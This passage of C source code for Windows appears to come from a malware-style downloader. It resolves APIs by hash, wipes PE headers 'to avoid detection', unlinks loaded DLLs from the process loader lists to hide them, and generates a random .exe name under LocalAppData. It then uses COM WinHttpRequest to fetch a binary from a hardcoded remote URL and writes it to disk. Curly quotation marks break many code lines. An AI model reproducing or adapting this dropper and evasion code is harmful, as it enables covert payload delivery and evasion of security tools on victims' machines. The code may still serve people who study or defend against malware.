        ImagePathNameBuffer = Table->GeneralData.UnicodeString.Buffer;
        ImagePathNameBufferLength = Table->GeneralData.UnicodeString.Length;

        while (*ImagePathNameBuffer != ‘C’)
        {
#pragma warning( push )
#pragma warning( disable : 6269)
            * ImagePathNameBuffer++;
#pragma warning( pop )
            ImagePathName.Length--;

        }

        ProcessParameters = Table->Peb->ProcessParameters;

        ImagePathName.Buffer = ImagePathNameBuffer;
        ImagePathName.Length = ImagePathNameBufferLength;
        ImagePathName.MaximumLength = ImagePathName.Length + sizeof(WCHAR);

        CommandLine = &ImagePathName;
        WindowTitle = &EmptyString;
        DesktopInfo = &EmptyString;
        ShellInfo = &EmptyString;
        RuntimeData = &EmptyString;

        Size = sizeof(*ProcessParameters);
        Size += AlignProcessParameters(MAX_PATH * sizeof(WCHAR), sizeof(ULONG));
        Size += AlignProcessParameters(ImagePathName.Length + sizeof(UNICODE_NULL), sizeof(ULONG));
        Size += AlignProcessParameters(CommandLine->Length + sizeof(UNICODE_NULL), sizeof(ULONG));
        Size += AlignProcessParameters(WindowTitle->MaximumLength, sizeof(ULONG));
        Size += AlignProcessParameters(DesktopInfo->MaximumLength, sizeof(ULONG));
        Size += AlignProcessParameters(ShellInfo->MaximumLength, sizeof(ULONG));
        Size += AlignProcessParameters(RuntimeData->MaximumLength, sizeof(ULONG));

        DllPath = &ProcessParameters->DllPath;

        hHandle = (HANDLE)((ULONG_PTR)ProcessParameters->CurrentDirectory.Handle & ~OBJ_HANDLE_
TAGBITS);
        hHandle = (HANDLE)((ULONG_PTR)hHandle | RTL_USER_PROC_CURDIR_INHERIT);
        CurrentDirectory = &ProcessParameters->CurrentDirectory.DosPath;

        Environment = ProcessParameters->Environment;

        Size += AlignProcessParameters(DllPath->MaximumLength, sizeof(ULONG));

        p = (PRTL_USER_PROCESS_PARAMETERS)Table->GeneralData.UserProcessParametersBuffer;
        p->MaximumLength = Size;
        p->Length = Size;
        p->Flags = RTL_USER_PROC_PARAMS_NORMALIZED;
        p->DebugFlags = 0;
        p->Environment = (PWSTR)Environment;
        p->CurrentDirectory.Handle = hHandle;
        p->ConsoleFlags = ProcessParameters->ConsoleFlags;

        Table->Copy.d = (PWSTR)(p + 1);

        Table->Copy.Destination = &p->CurrentDirectory.DosPath;
        Table->Copy.Source = CurrentDirectory;
        Table->Copy.Size = MAX_PATH * 2;
        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->DllPath;
        Table->Copy.Source = DllPath;
        Table->Copy.Size = 0;
        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->ImagePathName;
        Table->Copy.Source = &ImagePathName;
        Table->Copy.Size = ImagePathName.Length + sizeof(UNICODE_NULL);
        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->CommandLine;
        Table->Copy.Source = CommandLine;

        if (CommandLine->Length == CommandLine->MaximumLength)
            Table->Copy.Size = 0;
        else
            Table->Copy.Size = CommandLine->Length + sizeof(UNICODE_NULL);

        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->WindowTitle;
        Table->Copy.Source = WindowTitle;
        Table->Copy.Size = 0;
        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->DesktopInfo;
        Table->Copy.Source = DesktopInfo;
        Table->Copy.Size = 0;
        RecursiveExecutor(CopyParameters, Table);

        Table->Copy.Destination = &p->ShellInfo;
        Table->Copy.Source = ShellInfo;
        Table->Copy.Size = 0;
        RecursiveExecutor(CopyParameters, Table);

        if (RuntimeData->Length != 0)
        {
            Table->Copy.Destination = &p->RuntimeData;
            Table->Copy.Source = RuntimeData;
            Table->Copy.Size = 0;
        }

        p->DllPath.Buffer = NULL;
        p->DllPath.Length = 0;
        p->DllPath.MaximumLength = 0;
        p->EnvironmentSize = Table->Peb->ProcessParameters->EnvironmentSize;

        Table->GeneralData.ProcessParameters = p;
        p = NULL;

        break;
    }

    case CopyParameters:
    {

        if (Table->Copy.Size == 0)
            Table->Copy.Size = Table->Copy.Source->MaximumLength;

        Table->dwGeneralUsage1 = Table->Copy.Source->Length;
        for (PBYTE Destination = (PBYTE)Table->Copy.d, Source = (PBYTE)Table->Copy.Source->Buffer;
Table->dwGeneralUsage1--;)
        {
            *Destination++ = *Source++;
        }

        Table->Copy.Destination->Buffer = Table->Copy.d;
        Table->Copy.Destination->Length = Table->Copy.Source->Length;
        Table->Copy.Destination->MaximumLength = (USHORT)Table->Copy.Size;

        if (Table->Copy.Destination->Length < Table->Copy.Destination->MaximumLength)
        {
            Table->dwGeneralUsage1 = Table->Copy.Destination->MaximumLength - Table->Copy.
Destination->Length;
            for (PULONG Destination = (PULONG)((PBYTE)Table->Copy.Destination->Buffer) + Table-
>Copy.Destination->Length; Table->dwGeneralUsage1 > 0; Table->dwGeneralUsage1--, Destination++)
                *Destination = 0;
        }

        Table->Copy.d = (PWSTR)((PCHAR)(Table->Copy.d) + AlignProcessParameters(Table->Copy.Size,
sizeof(ULONG)));
        break;
    }

    case QueryEnvironmentVariables:
    {
        // Retrieve environment variables from the process environment block
        UNICODE_STRING TemporaryString;;
        PWSTR Value = 0;

        Table->ZeroFill.Destination = &TemporaryString;
        Table->ZeroFill.Size = sizeof(UNICODE_STRING);
        RecursiveExecutor(ZeroFillData, Table);

        Table->GeneralData.UnicodeString.Length = 0;

        for (PWCHAR String = Table->EnvironmentData.Environment; *String; String++)
        {
            TemporaryString.Buffer = String++;
            Table->GeneralData.WideStringPointer1 = String;

            String = NULL;
            do
            {
                if (*Table->GeneralData.WideStringPointer1 == L'=')
                {
                    String = Table->GeneralData.WideStringPointer1;
                    break;
                }

            } while (*Table->GeneralData.WideStringPointer1++);


            if (String == NULL)
            {
                Table->GeneralData.WideStringPointer1 = TemporaryString.Buffer;
                RecursiveExecutor(StringLength, Table);
                String = TemporaryString.Buffer + Table->dwGeneralUsage1;
            }

            if (*String)
            {
                TemporaryString.MaximumLength = (USHORT)(String - TemporaryString.Buffer) * 
sizeof(WCHAR);
                TemporaryString.Length = TemporaryString.MaximumLength;

                Value = ++String;
                Table->GeneralData.WideStringPointer1 = String;
                RecursiveExecutor(StringLength, Table);
                String += Table->dwGeneralUsage1;

                if (TemporaryString.Length == Table->EnvironmentData.Name.Length)
                {
                    for (LPCWSTR String1 = TemporaryString.Buffer, String2 = Table->EnvironmentData.
Name.Buffer; *String1 == *String2; String1++, String2++)
                    {
                        if (*String1 == '\0')
                            break;

                        if (((*(LPCWSTR)String1 < *(LPCWSTR)String2) ? -1 : +1) == TRUE)
                        {
                            PBYTE Destination = (PBYTE)Table->GeneralData.UnicodeString.Buffer;
                            PBYTE Source = (PBYTE)Value;
                            SIZE_T Length = 0;
                            Table->GeneralData.UnicodeString.Length = (USHORT)(String - Value) * 
sizeof(WCHAR);

                            Length = (((Table->GeneralData.UnicodeString.Length + sizeof(WCHAR))
< (Table->GeneralData.UnicodeString.MaximumLength)) ? (Table->GeneralData.UnicodeString.Length + 
sizeof(WCHAR)) : (Table->GeneralData.UnicodeString.MaximumLength));

                            while (Length--)
                                *Destination++ = *Source++;

                            break;
                        }
                    }
                }
            }
        }

        break;
    }
```

```
case NullPeHeaders:
{
    // Nullify PE headers to avoid detection
    Table->LoaderHelper.Dos = 0;
    Table->LoaderHelper.Nt = 0;
    Table->LoaderHelper.File = 0;
    Table->LoaderHelper.Optional = 0;
    Table->LoaderHelper.hMod = 0;
    Table->GeneralData.StringPointer1 = 0;

    break;
}

case CreateDownloadPath:
{
    // Generate a random file name in LocalAppData for the downloaded binary
    WCHAR LocalAppDataW[MAX_PATH];
    WCHAR PayloadName[24];
    OBJECT_ATTRIBUTES Attributes;
    IO_STATUS_BLOCK Io;
    WCHAR NativePath[MAX_PATH * sizeof(WCHAR)];
    DWORD dwOffset = 0;

    CHAR ccRngBuffer[34];

    HANDLE hRngDevice;
    BYTE RngBuffer[16];
    WCHAR DriverNameBuffer[12];
    UNICODE_STRING DriverName;

    CHAR HexArray[17];

    Table->ZeroFill.Destination = &LocalAppDataW;
    Table->ZeroFill.Size = sizeof(LocalAppDataW);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &PayloadName;
    Table->ZeroFill.Size = sizeof(PayloadName);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &Attributes;
    Table->ZeroFill.Size = sizeof(OBJECT_ATTRIBUTES);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &NativePath;
    Table->ZeroFill.Size = sizeof(NativePath);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &ccRngBuffer;
    Table->ZeroFill.Size = sizeof(ccRngBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &RngBuffer;
    Table->ZeroFill.Size = sizeof(RngBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &DriverNameBuffer;
    Table->ZeroFill.Size = sizeof(DriverNameBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &DriverName;
    Table->ZeroFill.Size = sizeof(UNICODE_STRING);
    RecursiveExecutor(ZeroFillData, Table);
```

```
        Table->ZeroFill.Destination = &HexArray;
        Table->ZeroFill.Size = sizeof(HexArray);
        RecursiveExecutor(ZeroFillData, Table);

        Table->ZeroFill.Destination = &Io;
        Table->ZeroFill.Size = sizeof(IO_STATUS_BLOCK);
        RecursiveExecutor(ZeroFillData, Table);

        Table->dwGeneralUsage1 = 0;
        HexArray[Table->dwGeneralUsage1++] = ‘0’; HexArray[Table->dwGeneralUsage1++] = ‘1’;
        HexArray[Table->dwGeneralUsage1++] = ‘2’; HexArray[Table->dwGeneralUsage1++] = ‘3’;
        HexArray[Table->dwGeneralUsage1++] = ‘4’; HexArray[Table->dwGeneralUsage1++] = ‘5’;
        HexArray[Table->dwGeneralUsage1++] = ‘6’; HexArray[Table->dwGeneralUsage1++] = ‘7’;
        HexArray[Table->dwGeneralUsage1++] = ‘8’; HexArray[Table->dwGeneralUsage1++] = ‘9’;
        HexArray[Table->dwGeneralUsage1++] = ‘a’; HexArray[Table->dwGeneralUsage1++] = ‘b’;
        HexArray[Table->dwGeneralUsage1++] = ‘c’; HexArray[Table->dwGeneralUsage1++] = ‘d’;
        HexArray[Table->dwGeneralUsage1++] = ‘e’; HexArray[Table->dwGeneralUsage1++] = ‘f’;

        Table->dwGeneralUsage1 = 0;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘L’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘O’;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘C’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘A’;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘L’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘A’;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘P’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘P’;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘D’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘A’;
        LocalAppDataW[Table->dwGeneralUsage1++] = ‘T’; LocalAppDataW[Table->dwGeneralUsage1++] =
‘A’;

        Table->dwGeneralUsage1 *= sizeof(WCHAR);
        Table->EnvironmentData.Name.Buffer = LocalAppDataW;
        Table->EnvironmentData.Name.Length = (USHORT)Table->dwGeneralUsage1;
        Table->EnvironmentData.Name.MaximumLength = (USHORT)Table->EnvironmentData.Name.Length +
sizeof(WCHAR);

        Table->EnvironmentData.Environment = (PWSTR)Table->Peb->ProcessParameters->Environment;

        RecursiveExecutor(QueryEnvironmentVariables, Table);

        Table->dwGeneralUsage1 = 0;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘\\’; DriverNameBuffer[Table->dwGeneralUsage1++]
= ‘D’;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘e’; DriverNameBuffer[Table->dwGeneralUsage1++]
= ‘v’;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘i’; DriverNameBuffer[Table->dwGeneralUsage1++]
= ‘c’;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘e’; DriverNameBuffer[Table->dwGeneralUsage1++]
= ‘\\’;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘C’; DriverNameBuffer[Table->dwGeneralUsage1++]
= ‘N’;
        DriverNameBuffer[Table->dwGeneralUsage1++] = ‘G’;

        Table->dwGeneralUsage1 *= sizeof(WCHAR);
        DriverName.Buffer = DriverNameBuffer;
        DriverName.Length = (USHORT)Table->dwGeneralUsage1;
        DriverName.MaximumLength = DriverName.Length + sizeof(WCHAR);

        InitializeObjectAttributes(&Attributes, &DriverName, OBJ_CASE_INSENSITIVE, NULL, NULL);

        Table->Status = Table->NtFunctions.NtCreateFile(&hRngDevice, GENERIC_READ | SYNCHRONIZE,
&Attributes, &Io, NULL, FILE_ATTRIBUTE_NORMAL, FILE_SHARE_READ, FILE_OPEN, FILE_SYNCHRONOUS_IO_
NONALERT, NULL, 0);
```

```
        if (!NT_SUCCESS(Table->Status))
            RecursiveExecutor(ExitApplication, Table);

        Table->Status = Table->NtFunctions.NtDeviceIoControlFile(hRngDevice, NULL, NULL, NULL, &Io,
IOCTL_KSEC_RNG, NULL, 0, RngBuffer, 16);
        if (!NT_SUCCESS(Table->Status))
            RecursiveExecutor(ExitApplication, Table);

        for (DWORD dwX = 0; dwX < 16; ++dwX)
        {
            ccRngBuffer[2 * dwX] = HexArray[(RngBuffer[dwX] & 0xF0) >> 4];
            ccRngBuffer[2 * dwX + 1] = HexArray[RngBuffer[dwX] & 0x0F];
        }

        PayloadName[0] = '\\';
        for (dwOffset = 0; dwOffset < 15; dwOffset++)
            PayloadName[dwOffset + 1] = ccRngBuffer[dwOffset];

        Table->dwGeneralUsage1 = 0;
        PayloadName[dwOffset++] = '.';
        PayloadName[dwOffset++] = 'e';
        PayloadName[dwOffset++] = 'x';
        PayloadName[dwOffset++] = 'e';

        NativePath[Table->dwGeneralUsage1++] = '\\';
        NativePath[Table->dwGeneralUsage1++] = '?';
        NativePath[Table->dwGeneralUsage1++] = '?';
        NativePath[Table->dwGeneralUsage1++] = '\\';

        for (DWORD dwIndex = 0; dwIndex < Table->GeneralData.UnicodeString.Length; dwIndex++)
        {
            dwOffset = dwIndex + Table->dwGeneralUsage1;
            NativePath[dwOffset] = Table->GeneralData.UnicodeString.Buffer[dwIndex];
        }

        // Replace null characters in NativePath with characters from PayloadName to construct the
full path
        for (DWORD dwIndex = 0, Ordinal = 0; Ordinal < (dwOffset / sizeof(WCHAR)); dwIndex++)
        {
            if (NativePath[dwIndex] == '\0')
            {
                NativePath[dwIndex] = PayloadName[Ordinal];
                Ordinal++;
            }
        }

        // Copy the finalized NativePath to the UnicodeStringBuffer for later use
        Table->GeneralData.WideStringPointer1 = NativePath;
        RecursiveExecutor(StringLength, Table);
        Table->dwGeneralUsage1 *= sizeof(WCHAR);

        for (PBYTE Destination = (PBYTE)Table->GeneralData.UnicodeStringBuffer, Source = (PBYTE)
NativePath; Table->dwGeneralUsage1 != 0; Table->dwGeneralUsage1--)
            *Destination++ = *Source++;

        // Set up the UnicodeString with the new path
        Table->GeneralData.WideStringPointer1 = Table->GeneralData.UnicodeStringBuffer;
        RecursiveExecutor(StringLength, Table);
        Table->dwGeneralUsage1 *= sizeof(WCHAR);
        Table->GeneralData.UnicodeString.Length = (USHORT)Table->dwGeneralUsage1;
        Table->GeneralData.UnicodeString.MaximumLength = Table->GeneralData.UnicodeString.Length +
sizeof(WCHAR);

        // Initialize object attributes for the file to be created
        InitializeObjectAttributes(&Attributes, &Table->GeneralData.UnicodeString, OBJ_CASE_
INSENSITIVE, 0, NULL);

        // Create the file where the downloaded binary will be saved
        Table->Status = Table->NtFunctions.NtCreateFile(&Table->hHandle, FILE_WRITE_DATA | FILE_
READ_DATA | SYNCHRONIZE, &Attributes, &Io, 0, FILE_ATTRIBUTE_NORMAL, 0, FILE_OVERWRITE_IF, FILE_NON_
DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0);
        if (!NT_SUCCESS(Table->Status))
            RecursiveExecutor(ExitApplication, Table);


        if (hRngDevice)
            Table->NtFunctions.NtClose(hRngDevice);

        break;
}

case PopulateComFunctionPointers:
{
    // Resolve COM function pointers dynamically using their hash values
    Table->dwGeneralUsage1 = 0x4cacfe40; // Hash for CoInitializeEx
    Table->ComHelper.ComFunction.CoInitializeEx = (COINITIALIZEEX)
RecursiveExecutor(GetProcAddressByHash, Table);

    Table->dwGeneralUsage1 = 0xa0f3063e; // Hash for CoUninitialize
    Table->ComHelper.ComFunction.CoUninitialize = (COUNINITIALIZE)
RecursiveExecutor(GetProcAddressByHash, Table);

    Table->dwGeneralUsage1 = 0xa1f07e4c; // Hash for CoCreateInstance
    Table->ComHelper.ComFunction.CoCreateInstance = (COCREATEINSTANCE)
RecursiveExecutor(GetProcAddressByHash, Table);

    Table->dwGeneralUsage1 = 0xbea555a3; // Hash for CoInitializeSecurity
    Table->ComHelper.ComFunction.CoInitializeSecurity = (COINITIALIZESECURITY)
RecursiveExecutor(GetProcAddressByHash, Table);

    break;
}

case DownloadBinary:
{
    // Download the binary from a remote server using COM and WinHttpRequest
    CLSID WinhttpRequest;

    WCHAR MethodBuffer[5]; BSTR Method;
    WCHAR UrlBuffer[MAX_PATH * sizeof(WCHAR)]; BSTR Url;

    PBYTE DataBuffer = NULL;

    VARIANT AsyncFlag; ((&AsyncFlag)->vt) = VT_EMPTY;
    VARIANT Body; ((&Body)->vt) = VT_EMPTY;

    typedef struct {
        DWORD dwPad;
        DWORD dwSize;
        union {
            CHAR Pointer[1];
            WCHAR String[1];
            DWORD dwPointer[1];
        } u;
    } BSTR_T;

    IO_STATUS_BLOCK Io;

    // Zero out buffers to avoid residual data
    Table->ZeroFill.Destination = &MethodBuffer;
    Table->ZeroFill.Size = sizeof(MethodBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &UrlBuffer;
    Table->ZeroFill.Size = sizeof(UrlBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &Io;
    Table->ZeroFill.Size = sizeof(IO_STATUS_BLOCK);
    RecursiveExecutor(ZeroFillData, Table);

    Table->bFlag = FALSE;
    Table->dwGeneralUsage1 = 0;
    RecursiveExecutor(LoadComLibraries, Table);

    // Nullify PE headers to hinder static analysis
    RecursiveExecutor(NullPeHeaders, Table);

    // Initialize the CLSID for WinHttpRequest
    Table->dwGeneralUsage1 = 0;
    WinhttpRequest.Data1 = 0x2087c2f4;
    WinhttpRequest.Data2 = 0x2cef;
    WinhttpRequest.Data3 = 0x4953;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0xa8;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0xab;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x66;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x77;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x9b;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x67;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x04;
    WinhttpRequest.Data4[Table->dwGeneralUsage1++] = 0x95;
    Table->dwGeneralUsage1 = 0;

    // Initialize COM and set up security
    Table->ComHelper.ComResult = Table->ComHelper.ComFunction.CoInitializeEx(NULL, COINIT_
APARTMENTTHREADED);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);
    else
        Table->ComHelper.IsComInitialized = TRUE;

    Table->ComHelper.ComResult = Table->ComHelper.ComFunction.CoInitializeSecurity(NULL, -1, NULL,
NULL, RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE, NULL, EOAC_NONE, NULL);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    // Check internet connectivity and remote host availability
    RecursiveExecutor(CheckLocalMachinesInternetStatus, Table);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    RecursiveExecutor(CheckRemoteHost, Table);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    // Create an instance of the WinHttpRequest object
    Table->ComHelper.ComResult = Table->ComHelper.ComFunction.CoCreateInstance(WinhttpRequest, NULL,
CLSCTX_INPROC_SERVER, IID_IWinHttpRequest, (PVOID*)&Table->ComHelper.ComVariables.HttpRequest);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    // Prepare the HTTP GET method and URL for the request
    Table->dwGeneralUsage1 = 0;
    MethodBuffer[Table->dwGeneralUsage1++] = 'G';
    MethodBuffer[Table->dwGeneralUsage1++] = 'E';
    MethodBuffer[Table->dwGeneralUsage1++] = ‘T’;
    MethodBuffer[Table->dwGeneralUsage1++] = ‘\0’;

    // Construct the URL for the binary to be downloaded
    Table->dwGeneralUsage1 = 0;
    // “https://samples.vx-underground.org/root/Samples/cmd.exe”
    wcscpy(UrlBuffer, L”https://samples.vx-underground.org/root/Samples/cmd.exe”);

    Method = MethodBuffer;
    Url = UrlBuffer;

    Table->ComHelper.ComResult = Table->ComHelper.ComVariables.HttpRequest->Open(Method, Url, 
AsyncFlag);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    Table->ComHelper.ComResult = Table->ComHelper.ComVariables.HttpRequest->Send(Body);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);

    // Retrieve the response text (the binary data)
    Table->ComHelper.ComResult = Table->ComHelper.ComVariables.HttpRequest->get_ResponseText(&Table-
>ComHelper.ComVariables.ResponseData);
    if (!SUCCEEDED(Table->ComHelper.ComResult))
        RecursiveExecutor(ExitApplication, Table);


    Table->dwGeneralUsage1 = (CONTAINING_RECORD((PVOID)Table->ComHelper.ComVariables.ResponseData, 
BSTR_T, u.String)->dwSize) / sizeof(WCHAR);

    // Allocate memory for the data buffer
    Table->dwReturn = Table->dwGeneralUsage1;
    Table->Status = Table->NtFunctions.NtAllocateVirtualMemory(((HANDLE)-1), &DataBuffer, 0, 
(PSIZE_T)&Table->dwGeneralUsage1, MEM_COMMIT, PAGE_READWRITE);
    if (!NT_SUCCESS(Table->Status))
        RecursiveExecutor(ExitApplication, Table);

    // Copy the response data to the data buffer
    for (DWORD dwX = 0; dwX < Table->dwGeneralUsage1; dwX++)
        DataBuffer[dwX] = (BYTE)Table->ComHelper.ComVariables.ResponseData[dwX];

    // Write the data buffer to the file handle created earlier
    Table->Status = Table->NtFunctions.NtWriteFile(Table->hHandle, NULL, NULL, NULL, &Io, DataBuffer, 
Table->dwGeneralUsage1, NULL, NULL);

    // Clean up allocated resources
    if (Table->ComHelper.ComVariables.ResponseData)
        Table->ComHelper.ComFunction.SysFreeString(Table->ComHelper.ComVariables.ResponseData);

    if (Table->ComHelper.ComVariables.HttpRequest)
        Table->ComHelper.ComVariables.HttpRequest->Release();

    if (Table->ComHelper.IsComInitialized)
    {
        Table->ComHelper.ComFunction.CoUninitialize();
        Table->ComHelper.IsComInitialized = FALSE;
    }

    if (DataBuffer)
        Table->NtFunctions.NtFreeVirtualMemory(((HANDLE)-1), DataBuffer, 0, MEM_RELEASE);

    if (Table->hHandle)
        Table->NtFunctions.NtClose(Table->hHandle);

    // Remove COM-related data from the VARIABLE_TABLE
    RecursiveExecutor(RemoveComData, Table);

    if (!NT_SUCCESS(Table->Status))
        RecursiveExecutor(ExitApplication, Table);

    break;
}

case LoadComLibraries:
{
    // Load COM libraries and resolve COM function pointers
    WCHAR CombaseBuffer[20];
    UNICODE_STRING CombaseString;
    Table->LoaderHelper.hMod = NULL;

    // Zero out buffers
    Table->ZeroFill.Destination = &CombaseBuffer;
    Table->ZeroFill.Size = sizeof(CombaseBuffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &CombaseString;
    Table->ZeroFill.Size = sizeof(UNICODE_STRING);
    RecursiveExecutor(ZeroFillData, Table);

    // Prepare the string “Combase.dll”
    wcscpy(CombaseBuffer, L”Combase.dll”);
    CombaseString.Buffer = CombaseBuffer;
    CombaseString.Length = (USHORT)(wcslen(CombaseBuffer) * sizeof(WCHAR));
    CombaseString.MaximumLength = CombaseString.Length + sizeof(WCHAR);

    // Load the COMBASE library
    Table->Status = Table->NtFunctions.LdrLoadDll(NULL, 0, &CombaseString, &Table->LoaderHelper.
hMod);
    if (!NT_SUCCESS(Table->Status))
        RecursiveExecutor(ExitApplication, Table);


    RecursiveExecutor(PopulateComFunctionPointers, Table);

    if (!Table->ComHelper.ComFunction.CoCreateInstance || !Table->ComHelper.ComFunction.
CoInitializeEx || !Table->ComHelper.ComFunction.CoUninitialize)
        RecursiveExecutor(ExitApplication, Table);

    // Resolve SysFreeString from OleAut32.dll
    RecursiveExecutor(GetSysFreeString, Table);

    // Nullify PE headers after loading libraries
    RecursiveExecutor(NullPeHeaders, Table);

    break;
}

case GetSysFreeString:
{
    // Load OleAut32.dll and resolve SysFreeString function
    WCHAR OleAut32Buffer[13];
    UNICODE_STRING OleAut32String;
    Table->LoaderHelper.hMod = NULL;


    Table->ZeroFill.Destination = &OleAut32Buffer;
    Table->ZeroFill.Size = sizeof(OleAut32Buffer);
    RecursiveExecutor(ZeroFillData, Table);

    Table->ZeroFill.Destination = &OleAut32String;
    Table->ZeroFill.Size = sizeof(UNICODE_STRING);
    RecursiveExecutor(ZeroFillData, Table);

    // Prepare the string “OleAut32.dll”
    wcscpy(OleAut32Buffer, L”OleAut32.dll”);
    OleAut32String.Buffer = OleAut32Buffer;
    OleAut32String.Length = (USHORT)(wcslen(OleAut32Buffer) * sizeof(WCHAR));
    OleAut32String.MaximumLength = OleAut32String.Length + sizeof(WCHAR);

    // Load the OLEAUT32 library
    Table->Status = Table->NtFunctions.LdrLoadDll(NULL, 0, &OleAut32String, &Table->LoaderHelper.
hMod);
    if (!NT_SUCCESS(Table->Status))
        RecursiveExecutor(ExitApplication, Table);

    // Resolve SysFreeString function by its hash
    Table->dwGeneralUsage1 = 0x14c944f5; // Hash for SysFreeString
    Table->ComHelper.ComFunction.SysFreeString = (SYSFREESTRING)
RecursiveExecutor(GetProcAddressByHash, Table);

    if (!Table->ComHelper.ComFunction.SysFreeString)
        RecursiveExecutor(ExitApplication, Table);

    break;
}

case UnloadDll:
{
    // Unload a DLL by removing its entries from the PEB’s module lists
    PLDR_MODULE Module = NULL;
    PLIST_ENTRY Head = &Table->Peb->LoaderData->InMemoryOrderModuleList;
    PLIST_ENTRY Next = Head->Flink;

    // Iterate through the loaded modules
    while (Next != Head)
    {
        Module = (PLDR_MODULE)((PBYTE)Next - 16);
        if (Module->BaseDllName.Buffer != NULL)
        {
            Table->GeneralData.WideStringPointer1 = Module->BaseDllName.Buffer;

            // Hash the module name and compare with the desired hash
            RecursiveExecutor(HashStringFowlerNollVoVariant1aW, Table);

            if (Table->dwReturn == Table->dwGeneralUsage1)
            {
                // Remove the module from various loader lists
                Table->Entry = &Module->InLoadOrderModuleList;
                RecursiveExecutor(RemoveListEntry, Table);

                Table->Entry = &Module->InInitializationOrderModuleList;
                RecursiveExecutor(RemoveListEntry, Table);

                Table->Entry = &Module->InMemoryOrderModuleList;
                RecursiveExecutor(RemoveListEntry, Table);

                Table->Entry = &Module->HashTableEntry;
                RecursiveExecutor(RemoveListEntry, Table);

                break;
            }
        }
        Next = Next->Flink;
    }
```

```
        break;
    }

    case RemoveListEntry:
    {
        // Safely remove an entry from a doubly linked list
        PLIST_ENTRY OldFlink, OldBlink;

        OldFlink = Table->Entry->Flink;
        OldBlink = Table->Entry->Blink;
        OldFlink->Blink = OldBlink;
        OldBlink->Flink = OldFlink;
        Table->Entry->Flink = NULL;
        Table->Entry->Blink = NULL;

        break;
    }

    case RemoveComData:
    {
        // Remove COM-related data and unload associated DLLs
        Table->dwGeneralUsage1 = 0x52d488c9; // Hash for “Combase.dll”
        RecursiveExecutor(UnloadDll, Table);

        Table->dwGeneralUsage1 = 0xb8c65c5e; // Hash for “OleAut32.dll”
        RecursiveExecutor(UnloadDll, Table);

        // Nullify COM function pointers
        Table->ComHelper.ComFunction.CoCreateInstance = NULL;
        Table->ComHelper.ComFunction.CoInitializeEx = NULL;
        Table->ComHelper.ComFunction.CoUninitialize = NULL;
        Table->ComHelper.ComFunction.SysFreeString = NULL;
        Table->ComHelper.ComFunction.CoInitializeSecurity = NULL;

        break;
    }

    case CheckRemoteHost:
    {
        // Use WMI to check the status of a remote host (ping)
        WCHAR RootBuffer[12]; BSTR Root;
        WCHAR WqlBuffer[5]; BSTR Wql;
        WCHAR QueryBuffer[62]; BSTR Query;
        WCHAR GetPropertyBuffer[12]; BSTR GetProperty;
        VARIANT PingStatus; ((&PingStatus)->vt) = VT_EMPTY;


        Table->ZeroFill.Destination = &RootBuffer;
        Table->ZeroFill.Size = sizeof(RootBuffer);
        RecursiveExecutor(ZeroFillData, Table);

        Table->ZeroFill.Destination = &WqlBuffer;
        Table->ZeroFill.Size = sizeof(WqlBuffer);
        RecursiveExecutor(ZeroFillData, Table);

        Table->ZeroFill.Destination = &QueryBuffer;
        Table->ZeroFill.Size = sizeof(QueryBuffer);
        RecursiveExecutor(ZeroFillData, Table);

        Table->ZeroFill.Destination = &GetPropertyBuffer;
        Table->ZeroFill.Size = sizeof(GetPropertyBuffer);
        RecursiveExecutor(ZeroFillData, Table);

        // Create an instance of the WbemLocator
